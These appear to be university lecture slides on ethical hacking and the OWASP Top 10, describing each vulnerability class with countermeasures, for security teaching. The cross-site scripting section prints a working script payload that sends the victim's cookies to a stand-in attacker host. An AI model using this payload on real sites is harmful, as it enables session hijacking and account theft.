Audit & Ethical Hacking

ALIN ZAMFIROIU & CĂTĂLIN BOJA

Disclaimer

- Don't use these techniques and tools outside the laboratory environment
- Don't use these techniques and tools and break any law in any country
- Don't use these techniques and tools on services/computers/servers for which you don't have permission to access
- We are not responsible for the illegal use of these techniques and tools

What is Ethical Hacking

- **Hacking** the process of attempting to gain unauthorized access to computer resources.

http://blog.thepitagroup.com/

What is Hathical Hacking

- Ethical hackers are responsible for examining internal servers and systems to discover any possible vulnerabilities to external cyber attacks.

- An ethical hacker:
  - Providing recommendations on how to resolve the vulnerabilities;
  - Working with developers to advise on security needs and requirements;
  - Updating security policies and procedures;
  - Providing training as part of a company's security awareness and training program.

http://intelligent-defense.softwareadvice.com/how-to-get-an-ethical-hacker-job-0714/

What is a Ethical Hacking

- Why?
  - Just for fun;
  - Show off – notify many people that they can do that;
  - Steal important information;
  - Control of victim's computer;
  - Destroy enemy's computer during the war.

http://joomdom.com/1301-chernoe-ili-beloe-seo.html

Pentesting

- Penetration tests are performed using manual or automated tools to detect potential points of exposure.
- Information about any vulnerability successfully exploited are presented to the owner of that system.

Benefits of pentesting

- manage vulnerabilities;
- avoid the cost of network downtime;
- minimize client-side attacks;
- evaluate security investment.


IT&C SECURITY MASTER
ISM
2005
ism.ase.ro
Scientia potestas est

OWASP TOP 10

OWASP

- ***O**pen **W**eb **A**pplication **S**ecurity **P**roject*

- An online community working on the security of web applications with the purpose to publish Web security recommendations and provide to the users, administrators and companies with reference methods and tools to control the level of security of their Web applications.

OWASP

- One project of them is Top 10 vulnerabilities
- That one is a document with the top 10 vulnerabilities of the web applications and companies should adopt this document.
- There are 3 releases of Top 10 Vulnerabilities: 2010, 2013 and 2017.

OWASP Top10 2010-2013

OWASP Top 10 – 2010 (Previous)	OWASP Top 10 – 2013 (New)
A1 – Injection	A1 – Injection
A3 – Broken Authentication and Session Management	A2 – Broken Authentication and Session Management
A2 – Cross-Site Scripting (XSS)	A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References	A4 – Insecure Direct Object References
A6 – Security Misconfiguration	A5 – Security Misconfiguration
A7 – Insecure Cryptographic Storage – Merged with A9 →	A6 – Sensitive Data Exposure
A8 – Failure to Restrict URL Access – Broadened into →	A7 – Missing Function Level Access Control
A5 – Cross-Site Request Forgery (CSRF)	A8 – Cross-Site Request Forgery (CSRF)
<buried in A6: Security Misconfiguration>	A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards	A10 – Unvalidated Redirects and Forwards
A9 – Insufficient Transport Layer Protection	Merged with 2010-A7 into new 2013-A6

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#OWASP_Top_10_for_2010

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#OWASP_Top_10_for_2013

OWASP Top10 2013-2017

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#OWASP_Top_10_for_2013

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project#tab=Main

A1 - Injection


A1

A1 :2017

- Mistakes related to injection, such as SQL or LDAP injection, occurs when data are not reliable are sent to an interpreter as part of a command or query.

- With hostile data, an attacker can execute commands to cheat the interpreter for the unauthorized data access.

A1 - Injection



https://cai.tools.sap

A1 - Injection

- More common injections are:
  - SQL
  - OS command
  - ORM
  - LDAP

A1 - Countermeasures

- Use an API to work with your database;
- Separate the data from queries;
- Validate the input on the server-side;
- Do NOT concatenate the queries;

A2 - Broken Authentication


A2

A2 :2017

- Application's functions that are related to authentication and session management are often implemented incorrectly, allowing attackers to compromise passwords, keys, session tokens, or exploit other implementation mistakes and thus to secure the identity of other users.

- "*Attackers can detect broken authentication using manual means and exploit them using* ***automated tools*** *with password lists and dictionary attacks*".

A2 - Broken Authentication



https://cai.tools.sap

A2 - Countermeasures

- Multi-factor authentication;
- Password complexity – do not use default credentials;
- Password checking from the most used passwords;
- Limit the number of failed login attempts.

A3 - Sensitive Data Exposure

A6

A3 :2017

- Sensitive information about users should be protected very well, but some applications do not encrypt them.
- The attackers may broke the applications security and steal the sensitive data about users
- **General Data Protection Regulation**.

A3 - Sensitive Data Exposure

https://mikethetesternz.wordpress.com

A3 - Countermeasures

- Do not use the sensitive data in the current sessions;
- **Encrypt** all stored **sensitive data**;
- Encrypt all data in transit in the application.

A4 - XML External Entities (XXE)

A4 :2017

- The attack is based on external third parties that are referenced to resources outside of the XML document that they're included in. The parser then opens the resource and displays the content, or falls in the trap of a Denial of Service (DoS) attack

A4 - Countermeasures

- Use other formats;
- Disable XML external entity (DTD);
- Upgrade the XML processors.


A5 - Broken Access Control

A4 + A7

A5 :2017

- Insecure Data Object References + Missing Function Level Access Control
- The most common example of Broken Access Control is an authenticated user which don't have administrator rights is able to create new administrator accounts.

A5 - Broken Access Control +



A5 - Countermeasures

- Deny the access for everyone;
- Disable web server directory listing;
- Log access control;
- Use Principle of Least Privilege.

https://digitalguardian.com/blog/what-principle-least-privilege-polp-best-practice-information-security-and-compliance

A6 - Security Misconfiguration

A5

A6 :2017

- Good security practices require the existence of a secure configuration defined and deployed applications, architectures, web servers, databases and platforms.

- All these settings must be defined, implemented and maintained, because many of them come with default secure configurations. This involves keeping up-to-date for all applications and code libraries used by them.

A6 - Security Misconfiguration

https://kivuconsulting.com

A6 - Countermeasures


- Uninstall unused features and frameworks;
- Verify the effectiveness of the configurations and settings in all environments;
- Same configuration for all servers.

A7 - Cross-Site Scripting (XSS) A3 A7 :2017

- XSS problems occurs when the application takes data that can not be trusted and send them to a browser without valid and sanitized them properly.

- XSS allows attackers to execute scripts in the victim's browser, which can deterioration of web pages or to redirect users to malicious Web sites.

A7 - Cross-Site Scripting (XSS)



https://cai.tools.sap

A7 - Cross-Site Scripting (XSS)

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

A7 - Countermeasures


- Using frameworks that automatically escape XSS;
- Escaping untrusted HTTP request data;
- Validate and sanitize the input.

A8 - Insecure Deserialization

A8 :2017

- An attacker can send a serialized piece of code to the server and uses the deserialization process in order to run it or to cause a Denial of Service (DoS) attack

A8 - Insecure Deserialization



https://cai.tools.sap

A8 - Countermeasures

- Do not accept untrusted input;
- Isolated the module for the deserialization;
- Log and monitor the deserialization process.


A9 - Using Components with Known Vulnerabilities

A9

A9 :2017

- When some components of the applications are used inappropriate or these components are not up to date.
- The attackers are using the vulnerabilities of these components to access the application 'data.

A9 - Using Components with Known Vulnerabilities



https://blog.verygoodsecurity.com

A9 - Countermeasures

- Inventory of all components for server and client. Inventory the version of them, also;
- Unused components should be removed;
- Get the components only from the official sites.

A10 - Insufficient Logging & Monitoring

- Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident.
- If the logs are not checked, it allows attackers to do their job in time without being detected.

A10 - Insufficient Logging & Monitoring

https://kratoslab.com

A10 - Countermeasures

- Log all **failed actions**;
- **Sufficient content** for the analysis;
- A good **format** of the logs;
- Implement alerts for some log types and **response plan**.


IT&C SECURITY MASTER
ISM
2005
